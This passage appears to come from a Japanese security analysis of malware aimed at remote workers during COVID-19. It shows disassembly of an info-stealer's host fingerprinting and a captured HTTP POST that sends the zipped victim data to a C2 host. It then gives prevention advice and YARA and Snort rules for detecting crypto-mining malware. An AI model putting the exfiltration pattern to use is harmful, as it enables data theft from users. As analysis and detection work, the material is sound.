8D45 54          lea eax,dword ptr ss:[ebp+54]
50               push eax                                 eax:"ko-KR"
FF15 40414700    call dword ptr ds:[<&GetUserDefaultLocaleName>]
```

```
50               push eax                                 eax:"UTC9"
FF15 F0404700    call dword ptr ds:[<&GetSystemTime>]
8D85 08FFFFFF    lea eax,dword ptr ss:[ebp-F8]
50               push eax                                 eax:"UTC9"
FF15 48414700    call dword ptr ds:[<&GetTimeZoneInformation>]
```

```
68 19010200      push 20119
53               push ebx
68 7CED4700      push terra.47ED7C                        47ED7C:"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0"
68 02000080      push 80000002
FF15 04404700    call dword ptr ds:[<&RegOpenKeyExA>]
85C0             test eax,eax                             eax:&"Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz"
75 1B            jne terra.450BEC
8D45 84          lea eax,dword ptr ss:[ebp-7C]
50               push eax                                 eax:&"Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz"
8D85 88000000    lea eax,dword ptr ss:[ebp+88]
50               push eax                                 eax:&"Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz"
53               push ebx
53               push ebx
68 68ED4700      push terra.47ED68                        47ED68:"ProcessorNameString"
FF75 80          push dword ptr ss:[ebp-80]
FF15 08404700    call dword ptr ds:[<&RegQueryValueExA>]
FF75 80          push dword ptr ss:[ebp-80]
FF15 1C404700    call dword ptr ds:[<&RegCloseKey>]
```

ユーザーPCの情報収集試し

収集された情報はC:¥ProgramData¥[文字/数字ランダム２５桁]¥filesにtxt ファイルとして保存される。



収集されたユーザーPCの情報

C:¥ProgramData¥[文字/数字ランダム25桁]ディレクトリ内部のデータを圧縮する。C2サーバにPOST要請で収集した情報、圧縮データを送信後、作成されたディレクトリを削除する。

```
POST / HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg,
image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 3783
Host: rapidbtcinvest.com
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

561c5319-
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 10 Pro
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"
Content-Disposition: form-data; name="logs"; filename="KR_561c5319-
.zip"
Content-Type: zip

PK.........
.Pn..FN    ..P......./information.txtUT
```

外部C2に送信

03. 対応方法

今まで新型コロナウィルス(COVID-19)のため、始まったテレワークで在宅勤務者の勤務環境の脅威、攻撃方法について調べてみた。多様な情報を分析してみた結果、勤務体系が変わったと言え、攻撃のパラダイムは以前は存在してなかった特殊な方法ではなかった。過去にも持続的に使用された攻撃方法であったが、在宅勤務という環境のため、被害と影響が高くなる点である。

結局、このような在宅勤務の環境では、その勤務者がセキュリティの重要性を持っていたほうが何よりも大事であり。単純に業務に必要なソフトウェアとしても公式サイト及び認証されたソフトウェアではない場合、インストール及び使用に格別な注意が必要である。

1. ソフトウェアライセンスを購入して使用

クラックやキージェネなど、不法プログラムをダウンロード時、前で説明したようにPC情報が奪取されたり、酷い場合、ランサムウェアに感染して重要データが復旧できなくなる場合もある。従って有料ソフトウェアを使用時には正常な手続きでライセンス購入して使用もしくは、Trialバージョンを使用することをお勧めする。

2. 正常に配布しているサイトからダウンロード

ソフトウェアを提供している公式サイトを利用してインストールする場合、不法的に改ざんされたソフトウェアを使用する可能性はゼロに近い。しかし、公式サイト以外のサイトやP2Pなど、攻撃者が改ざんしたソフトウェアがダウンロードできる環境であればソフトウェアの安全性は保証できない。

そのため、ソフトウェアを使用する際に、公式サイトを通じてダウンロードしたり検索エンジンの検索結果で、公式サイト以外の環境でダウンロードする場合は、正常サイトの有無及び不正コードの流布先使用有無の確認をしてから使用するのが2次被害を防ぐ方法である。

3. 採掘系不正コードの検知方法

採掘系不正コードを検知するためにはワクチンプログラムを利用する方法もある。採掘系不正コードはマイニングプール(mining pool)との通信に特殊なstratumプロトコルを使用することを利用してstratumプロトコルに関する文字列が含まれているバイナリファイルを検知するYara Ruleを適用したり、SNORTポリシーのようにsubscribe, authorize, extranonceトランザクションを検知して感染有無が把握できる。

順番	設定内容
1	stratum_general

	rule miner
	{
	strings:
	$a1 = "stratum+tcp"
	$a2 = "stratum+udp"
	condition:
	$a1 or $a2
	}

採掘系不正コードの検知YARA Rule

順番	code	設定内容
1	IGRSS.4.00016	**PUA-OTHER Bitcoin Mining extranonce Stratum protocol subscribe client request attempt**
		alert tcp $HOME_NET 1024: -> $EXTERNAL_NET 1024: (msg:"PUA-OTHER Bitcoin Mining extranonce Stratum protocol subscribe client request attempt"; flow:to_server,established; content:"|7B 22|id|22 3A|"; content:"|22|method|22 3A 22|mining.extranonce.subscribe|22|"; content:"|22|params|22 3A|"; distance:1; sid:18012201;)
2	IGRSS.4.00017	**PUA-OTHER Bitcoin Mining authorize Stratum protocol client request attempt**
		alert tcp $HOME_NET 1024: -> $EXTERNAL_NET 1024: (msg:"PUA-OTHER Bitcoin Mining authorize Stratum protocol client request attempt"; flow:to_server,established; content:"|7B 22|id|22 3A|"; content:"|22|method|22 3A 22|mining.authorize|22|"; content:"|22|params|22 3A|"; distance:1; sid:40841;)
3	IGRSS.4.00018	**PUA-OTHER Bitcoin Mining subscribe Stratum protocol client request attempt**
		alert tcp $HOME_NET 1024: -> $EXTERNAL_NET 1024: (msg:"PUA-OTHER Bitcoin Mining subscribe Stratum protocol client request attempt"; flow:to_server,established; content:"|7B 22|id|22 3A|"; content:"|22|method|22 3A 22|mining.subscribe|22|"; content:"|22|params|22 3A|"; distance:1; sid:40840;)

採掘系不正コードの検知Snort Rule

セキュリティ脅威を検知し、対応する立場では新規採掘系不正コードはワクチンプログラムで検知できなかったとしてもセキュリティ監視からはSNORT検知ルールを通じてエンドポイント（Endpoint)から発生している採掘関連のネットワーク通信を検知し対応することは容易であると思う。

04. 参考資料

1. https://www.rancert.com/bbs/bbs.php?mode=view&id=97&bbs_id=case&page=1
2. https://www.cnet.com/news/googles-video-chat-service-adds-2-million-new-users-a-day-amid-coronavirus/
3. https://www.boannews.com/media/view.asp?idx=89060